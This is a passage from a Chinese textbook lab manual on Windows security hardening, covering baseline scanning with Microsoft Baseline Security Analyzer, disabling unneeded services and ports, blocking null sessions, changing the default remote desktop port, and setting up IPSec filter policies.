



图 8-43　Microsoft Baseline Security Analyzer

（2）单击左侧的 Pick a computer to scan 选择扫描主机，并设置扫描参数，如图 8-44 所示。





图 8-44　扫描参数设置

（3）单击 Start scan 开始扫描，扫描结束后系统给出当前主机安全分析报告，如图 8-44 所示。安全报告包括安全升级分析报告，Windows 系统扫描，IIS 系统扫描，SQL Server 系统扫描，桌面系统扫描等部分，对于给出的每个漏洞系统都给出了解决方案，

如图 8-45 所示。





图 8-45 安全报告

**【实验报告】**

（1）使用 X-Scan 和 Microsoft Baseline Security Analyzer 分别对系统进行扫描，并分析它们的扫描报告。

（2）按照扫描报告的指示修补系统的安全漏洞。

**【思考题】**

比较分析 X-Scan 和 Microsoft Baseline Security Analyzer 的优缺点。

# 8.4 网络安全

## 8.4.1 网络服务管理

**【实验目的】**

掌握 Windows 环境中网络服务的安全管理技术。

**【原理简介】**

Windows 中有许多用不到的服务自动处于激活状态，它们中可能存在安全漏洞，使得攻击者能够控制机器。为了系统的安全，应该把用不到的服务及时关闭，从而可以减少安全风险。

另外需要把系统用不到的网络端口也关闭，以防止黑客的攻击。

【实验环境】

Windows 7/XP 系统。

【实验步骤】

**1. 服务管理**

要启动、停止、暂停、恢复或重新启动服务，请按照以下步骤操作。

（1）打开控制面板，双击【管理工具】目录，然后双击【服务】，如图 8-46 所示。





图 8-46　服务管理界面

（2）在右侧窗格中，单击要启动、停止、暂停、恢复或重新启动的服务，在【操作】菜单上，单击【启动】、【停止】、【暂停】、【恢复】或【重新启动】。

（3）要配置服务启动的方式，右击要配置的服务，然后单击【属性】。在【常规】选项卡上，单击【启动类型】列表中的【自动】、【手动】或【禁用】，如图 8-47 所示。




图 8-47　配置启动方式

（4）要指定服务可以用来登录的用户账户，请单击【登录】标签，然后执行下列操作之一：要指定此服务使用本地系统账户，请单击【本地系统账户】；要指定此服务使用本地服务账户，请单击【此账户】，然后输入“NT AUTHORITY\LocalService”；要指定此服务使用网络服务账户，请单击【此账户】，然后输入“NT AUTHORITY\NetworkService”；要指定其他账户，请单击【此账户】，单击【浏览】，然后在【选择用户】对话框中指定一个用户账户。完成后，单击【确定】，如图 8-48 所示。在【密码】框和【确认密码】框中输入用户账户的密码，然后单击【确定】。如果选择了【本地服务】账户或【网络服务】账户，密码必须为空。

**2. 关闭不用的端口**

只开放服务需要的端口与协议，具体方法如下。

依次打开【本地连接】|【属性】|【Internet 协议】|【属性】，然后单击【高级】，单击【选项】|【TCP/IP 筛选】|【属性】，如图 8-49 所示，添加需要的 TCP、UDP 端口以及 IP 协议即可。根据服务开设端口，常用的 TCP 端口有：80 端口用于 Web 服务；21 端口用于 FTP 服务；25 端口用于 SMTP；23 端口用于 Telnet 服务；110 端口用于 POP3。常用的 UDP 端口有：53 端口——DNS 域名解析服务；161 端口——SNMP 简单的网络管理协议。8000、4000 用于 OICQ，服务器用 8000 来接收信息，客户端用 4000 发送信息。




图 8-48　登录账户选择





图 8-49　端口设定

**3. 禁止建立空连接**

默认情况下，任何用户可通过空连接连上服务器，枚举账号并猜测密码。空连接用的端口是 139，通过空连接，可以复制文件到远端服务器，执行一个任务，这就是一个漏洞。可以通过以下两种方法禁止建立空连接。

（1）修改注册表中 Local_Machine\System\CurrentControlSet\Control\LSA-Restrict Anonymous 的值为 1。

（2）修改 Windows 7 的本地安全策略。设置【本地安全策略】的【本地策略】|【选

项】中的 RestrictAnonymous（匿名连接的额外限制）为【不容许枚举 SAM 账号和共享】。

**4. 修改默认端口**

例如 Windows 7 Server 的终端服务的默认端口为 3389，可考虑修改为别的端口。修改方法如下。

服务器端：打开注册表，在 HKLM\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations 处找到类似 RDP-TCP 的子键，修改 PortNumber 值。

客户端：按正常步骤建一个客户端连接，选中这个连接，在【文件】菜单中选择【导出】，在指定位置会生成一个后缀为.cns 的文件。打开该文件，修改 Server Port 值为与服务器端的 PortNumber 对应的值。然后再导入该文件（方法：【文件】→【导入】），这样就修改了客户端端口。

**【实验报告】**

（1）根据实际需要找出本系统不需要的服务，把这些服务停掉。

（2）根据实际需要制定出本系统所需要的端口，把其余的端口关闭。

**【思考题】**

查找资料指出 Windows 中空连接可能带来的危害。

## 8.4.2 IPSec 安全配置

**【实验目的】**

掌握 Windows 下 IPSec 的配置方法，利用 IPSec 进行安全传输。

**【原理简介】**

IPsec 在 IP 层提供安全服务，它使系统能按需选择安全协议，决定服务所使用的算法及放置需求服务所需密钥到相应位置。IPsec 用来保护一条或多条主机与主机间、安全网关与安全网关间、安全网关与主机间的路径。

IPsec 能提供的安全服务集包括访问控制、无连接的完整性、数据源认证、拒绝重发包（部分序列完整性形式）、保密性和有限传输流保密性。因为这些服务均在 IP 层提供，所以任何高层协议均能使用它们，例如 TCP、UDP、ICMP、BGP 等。

这些目标是通过使用两大传输安全协议、头部认证（AH）和封装安全负载（ESP），以及密钥管理程序和协议的使用来完成的。所需的 IPsec 协议集内容及其使用的方式是由用户、应用程序和/或站点、组织对安全和系统的需求来决定。

在 Windows 操作系统中内嵌了对 IPSec 的支持，可以方便地建立主机到主机、网络到网络的安全通信。IPSec 适用于基于 IPSec 策略的通信。可以使用 IPSec 策略来确定何时应使用 IPSec 保护计算机之间的通信。还可以使用 IPSec 策略控制允许进出计算机网络接口的数据包。

IPSec 策略基于两个元素：IP 筛选器列表和 IP 筛选器操作。Internet 协议（IP）筛选器列表是一个协议和文件夹的列表。例如，可以创建一个允许所有计算机访问本地接口上的 TCP 端口 80 的筛选器列表项。同一筛选器列表中的另一项可能允许访问本地接口

上的 TCP 端口 25，而第三个筛选器列表项可能允许访问本地接口上的用户数据报协议（UDP）端口 53。

如果到达计算机接口的数据包在筛选器列表上有一个相匹配的项，IPSec 策略代理将应用分配给该筛选器列表的筛选器操作。例如，如果向上述筛选器列表分配一个“阻止”筛选器操作，那么，任何发往 TCP 端口 80、TCP 端口 25 或 UDP 端口 53 的数据包都将被阻止。不过，如果向上述筛选器列表分配一个“允许”筛选器操作，则允许数据包发往 TCP 端口 80、TCP 端口 25 或 UDP 端口 53。

**【实验环境】**

Windows XP 以上操作系统，PC 两台。

**【实验步骤】**

（1）创建 IPSec 筛选器列表。

要创建应用于入站 TCP 端口 80 和 TCP 端口 25 的 IPSec 筛选器列表，执行以下操作。

① 打开【控制面板】，选择【管理工具】，然后打开【本地安全策略】。

② 单击以展开安全设置。右键单击左窗格中的【IP 安全策略】，然后单击【管理 IP 筛选器表和筛选器操作】，如图 8-50 所示。




图 8-50　IP 安全策略管理

③ 单击【管理 IP 筛选器表和筛选器操作】对话框中的【管理 IP 筛选器列表】标签，然后单击【添加】，出现【IP 筛选器列表】界面，如图 8-51 所示。

④ 在【名称】框中输入“入站 TCP 80 和 25”，然后在【描述】框中输入“允许到 TCP 端口 80 和 25 的入站通信”。

⑤ 单击以清除【使用“添加向导”】复选框，然后单击【添加】以添加一个新的筛选器列表项。





图 8-51　IP 筛选器列表

⑥ 单击【寻址】标签。在【源地址】框中单击【任何 IP 地址】。在【目标地址】框中单击【我的 IP 地址】。此配置指明该筛选器将应用于入站数据包。

⑦ 单击【协议】标签。在【选择协议类型】框中单击 TCP。单击【从任意端口】，然后单击【到此端口】。在【到此端口】框中输入“80”。单击【应用】，然后单击【确定】，如图 8-52 所示。




图 8-52　筛选器编辑

⑧ 以类似方式添加到端口 25 的通信。

（2）创建基于筛选器列表的 IPSec 策略。

要创建基于筛选器列表的 IPSec 策略，请执行以下操作。

① 右键单击左窗格中的【IP 安全策略】，然后单击【创建 IP 安全策略】。在【欢迎使用 IP 安全策略向导】中单击【下一步】。

② 在【IP 安全策略名称】对话框的【名称】框中，输入“入站 TCP 80 和 25”，然后单击【下一步】，如图 8-53 所示。

